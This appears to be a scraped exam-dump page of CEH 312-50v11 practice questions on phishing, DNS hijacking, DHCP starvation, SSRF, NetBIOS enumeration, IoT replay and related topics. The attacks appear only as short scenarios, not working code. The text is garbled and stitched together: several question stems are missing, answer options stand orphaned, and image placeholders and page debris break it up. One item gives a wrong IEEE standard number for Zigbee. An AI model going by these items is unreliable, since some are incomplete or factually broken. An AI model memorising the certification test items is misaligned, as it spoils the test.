While browsing his Facebook feed, Matt sees a picture one of his friends posted with the caption, `Learn more about your friends!`, as well as a number of personal questions. Matt is suspicious and texts his friend, who confirms that he did indeed post it. With assurance that the post is legitimate, Matt responds to the questions on the post. A few days later, Matt's bank account has been accessed, and the password has been changed.

What most likely happened?

- A. Matt inadvertently provided the answers to his security questions when responding to the post.
- B. Matt inadvertently provided his password when responding to the post.
- C. Matt's computer was infected with a keylogger.
- D. Matt's bank-account login information was brute forced.



Question #: 203


Topic #: 1

[All 312-50v11 Questions]

Clark, a professional hacker, was hired by an organization to gather sensitive information about its competitors surreptitiously. Clark gathers the server IP address of the target organization using Whois footprinting. Further, he entered the server IP address as an input to an online tool to retrieve information such as the network range of the target organization and to identify the network topology and operating system used in the network.

What is the online tool employed by Clark in the above scenario?

- A. DuckDuckGo
- B. AOL
- C. ARIN
- D. Baidu



[All 312-50v11 Questions]

Scenario: Joe turns on his home computer to access personal online banking. When he enters the URL www.bank.com, the website is displayed, but it prompts him to re-enter his credentials as if he has never visited the site before. When he examines the website URL closer, he finds that the site is not secure and the web address appears different.

What type of attack he is experiencing?

- A. DHCP spoofing
- B. DoS attack
- C. ARP cache poisoning
- D. DNS hijacking


Henry is a cyber security specialist hired by BlackEye `" Cyber Security Solutions. He was tasked with discovering the operating system (OS) of a host. He used the Unicornscan tool to discover the OS of the target system. As a result, he obtained a TTL value, which indicates that the target system is running a Windows

Identify the TTL value Henry obtained, which indicates that the target OS is Windows.

A. 128

0S.

- B. 255
- C. 64
- D. 138



Actual exam question from ECCouncil's 312-50v11

Question #: 208


Topic #: 1

[All 312-50v11 Questions]

Abel, a security professional, conducts penetration testing in his client organization to check for any security loopholes. He launched an attack on the DHCP servers by broadcasting forged DHCP requests and leased all the DHCP addresses available in the DHCP scope until the server could not issue any more IP addresses. This led to a DoS attack, and as a result, legitimate employees were unable to access the client's network.

Which of the following attacks did Abel perform in the above scenario?

- A. Rogue DHCP server attack
- B. VLAN hopping
- C. STP attack
- D. DHCP starvation



FORUM

Actual exam question from ECCouncil's 312-50v11

Question #: 211


Topic #: 1


[All 312-50v11 Questions]

Garry is a network administrator in an organization. He uses SNMP to manage networked devices from a remote location. To manage nodes in the network, he uses MIB, which contains formal descriptions of all network objects managed by SNMP. He accesses the contents of MIB by using a web browser either by entering the IP address and Lseries.mib or by entering the DNS library name and Lseries.mib. He is currently retrieving information from an MIB that contains object types for workstations and server services.

Which of the following types of MIB is accessed by Garry in the above scenario?

- A. LNMIB2.MIB
- B. DHCP.MIB
- C. MIB\_II.MIB
- D. WINS.MIB





Question #: 214

Topic #: 1

[All 312-50v11 Questions]

David is a security professional working in an organization, and he is implementing a vulnerability management program in the organization to evaluate and control the risks and vulnerabilities in its IT infrastructure. He is currently executing the process of applying fixes on vulnerable systems to reduce the impact and severity of vulnerabilities.

Which phase of the vulnerability-management life cycle is David currently in?

- A. Remediation
- B. Verification
- C. Risk assessment
- D. Vulnerability scan

Question #: 215

Topic #: 1

[All 312-50v11 Questions]

Bobby, an attacker, targeted a user and decided to hijack and intercept all their wireless communications. He installed a fake communication tower between two authentic endpoints to mislead the victim. Bobby used this virtual tower to interrupt the data transmission between the user and real tower, attempting to hijack an active session. Upon receiving the user's request, Bobby manipulated the traffic with the virtual tower and redirected the victim to a malicious website.

What is the attack performed by Bobby in the above scenario?

Q

- A. aLTEr attack
- B. Jamming signal attack
- C. Wardriving
- D. KRACK attack

Question #: 216

Topic #: 1

[All 312-50v11 Questions]

Attacker Lauren has gained the credentials of an organization's internal server system, and she was often logging in during irregular times to monitor the network activities. The organization was skeptical about the login times and appointed security professional Robert to determine the issue. Robert analyzed the compromised device to find incident details such as the type of attack, its severity, target, impact, method of propagation, and vulnerabilities exploited.

FORUM

Q

What is the incident handling and response (IH&R) phase, in which Robert has determined these issues?

- A. Incident triage
- B. Preparation
- C. Incident recording and assignment
- D. Eradication

datacenter. He immediately discovers unencrypted traffic in port UDP 161.

What protocol is this port using and how can he secure that traffic?

- A. RPC and the best practice is to disable RPC completely.
- B. SNMP and he should change it to SNMP V3.
- C. SNMP and he should change it to SNMP V2, which is encrypted.
- D. It is not necessary to perform any actions, as SNMP is not carrying important information.

Topic #: 1

[All 312-50v11 Questions]

Emily, an extrovert obsessed with social media, posts a large amount of private information, photographs, and location tags of recently visited places. Realizing this, James, a professional hacker, targets Emily and her acquaintances, conducts a location search to detect their geolocation by using an automated tool, and gathers information to perform other sophisticated attacks.

What is the tool employed by James in the above scenario?

- A. ophcrack
- B. VisualRoute
- C. Hootsuite
- D. HULK

[All 312-50v11 Questions]

Attacker Steve targeted an organization's network with the aim of redirecting the company's web traffic to another malicious website. To achieve this goal, Steve performed DNS cache poisoning by exploiting the vulnerabilities in the DNS server software and modified the original IP address of the target website to that of a fake website.

What is the technique employed by Steve to gather information for identity theft?

- A. Pharming
- B. Skimming
- C. Pretexting
- D. Wardriving

- C. Gray hat
- D. Red hat

Question #: 223

Topic #: 1

[All 312-50v11 Questions]

Jason, an attacker, targeted an organization to perform an attack on its Internet-facing web server with the intention of gaining access to backend servers, which are protected by a firewall. In this process, he used a URL https://xyz.com/feed.php?url=externalsite.com/feed/to to obtain a remote feed and altered the URL input to the local host to view all the local resources on the target server.

FORUM

Q

What is the type of attack Jason performed in the above scenario?

- A. Web server misconfiguration
- B. Server-side request forgery (SSRF) attack
- C. Web cache poisoning attack
- D. Website defacement

Q

Actual exam question from ECCouncil's 312-50v11

Question #: 226

Topic #: 1

[All 312-50v11 Questions]

Sam, a professional hacker, targeted an organization with intention of compromising AWS IAM credentials. He attempted to lure one of the employees of the organization by initiating fake calls while posing as a legitimate employee. Moreover, he sent phishing emails to steal the AWS IAM credentials and further compromise the employee's account.

What is the technique used by Sam to compromise the AWS IAM credentials?

- A. Insider threat
- B. Social engineering
- C. Password reuse
- D. Reverse engineering

Question #: 232

Topic #: 1

[All 312-50v11 Questions]

Larry, a security professional in an organization, has noticed some abnormalities in the user accounts on a web server. To thwart evolving attacks, he decided to harden the security of the web server by adopting a few countermeasures to secure the accounts on the web server.

Q

Which of the following countermeasures must Larry implement to secure the user accounts on the web server?

- A. Retain all unused modules and application extensions.
- B. Limit the administrator or root-level access to the minimum number of users.
- C. Enable all non-interactive accounts that should exist but do not require interactive login.
- D. Enable unused default user accounts created during the installation of an OS.

Question #: 236


Topic #: 1

[All 312-50v11 Questions]

Allen, a professional pen tester, was hired by XpertTech Solutions to perform an attack simulation on the organization's network resources. To perform the attack, he took advantage of the NetBIOS API and targeted the NetBIOS service. By enumerating NetBIOS, he found that port 139 was open and could see the resources that could be accessed or viewed on a remote system. He came across many NetBIOS codes during enumeration.

Identify the NetBIOS code used for obtaining the messenger service running for the logged-in user?

- A. <00>
- B. <20>
- C. <03>
- D. <1B>



Question #: 241

Topic #: 1

[All 312-50v11 Questions]

Richard, an attacker, aimed to hack IoT devices connected to a target network. In this process, Richard recorded the frequency required to share information between connected devices. After obtaining the frequency, he captured the original data when commands were initiated by the connected devices. Once the original data were collected, he used free tools such as URH to segregate the command sequence. Subsequently, he started injecting the segregated command sequence on the same frequency into the IoT network, which repeats the captured signals of the devices.

FORUM

Q

What is the type of attack performed by Richard in the above scenario?

- A. Cryptanalysis attack
- B. Reconnaissance attack
- C. Side-channel attack
- D. Replay attack

INEW

Actual exam question from ECCouncil's 312-50v11

Question #: 244

Topic #: 1

[All 312-50v11 Questions]

```
Consider the following Nmap output:
```

```
Starting Nmap X.XX (http://nmap.org) at XXX-XX-XX XX:XX EDT
```

Nmap scan report for 192.168.1.42 Host is up (0.00023s latency).

Not shown: 932 filtered ports, 56 closed ports

PORT STATE SERVICE

21/tcp open ftp

22/tcp open ssh

25/tcp open smtp

53/tcp open domain

80/tcp open http

110/tcp open pop3

143/tcp open imap

443/tcp open https

465/tcp open smtps

587/tcp open submission

993/tcp open imaps

995/tcp open pop3s

Nmap done: 1 IP address (1 host up) scanned in 3.90 seconds

What command-line parameter could you use to determine the type and version number of the web server?

- A. -sV
- B. -sS
- C. -Pn
- D. -V

Q

Question #: 245

Topic #: 1

[All 312-50v11 Questions]

A newly joined employee, Janet, has been allocated an existing system used by a previous employee. Before issuing the system to Janet, it was assessed by Martin, the administrator. Martin found that there were possibilities of compromise through user directories, registries, and other system parameters. He also identified vulnerabilities such as native configuration tables, incorrect registry or file permissions, and software configuration errors.

FORUM

Q

What is the type of vulnerability assessment performed by Martin?

- A. Database assessment
- B. Host-based assessment
- C. Credentialed assessment
- D. Distributed assessment

Question #: 246

Topic #: 1

[All 312-50v11 Questions]


George is a security professional working for iTech Solutions. He was tasked with securely transferring sensitive data of the organization between industrial systems. In this process, he used a short-range communication protocol based on the IEEE 203.15.4 standard. This protocol is used in devices that transfer data infrequently at a low rate in a restricted area, within a range of 10-100 m.


What is the short-range wireless communication technology George employed in the above scenario?


- A. LPWAN
- B. MQTT
- C. NB-IoT
- D. Zigbee


**Show Suggested Answer** 


Q














- A. Man-in-the-middle attack
- B. Brute-force attack
- C. Dictionary attack
- D. Session hijacking

Show Suggested Answer

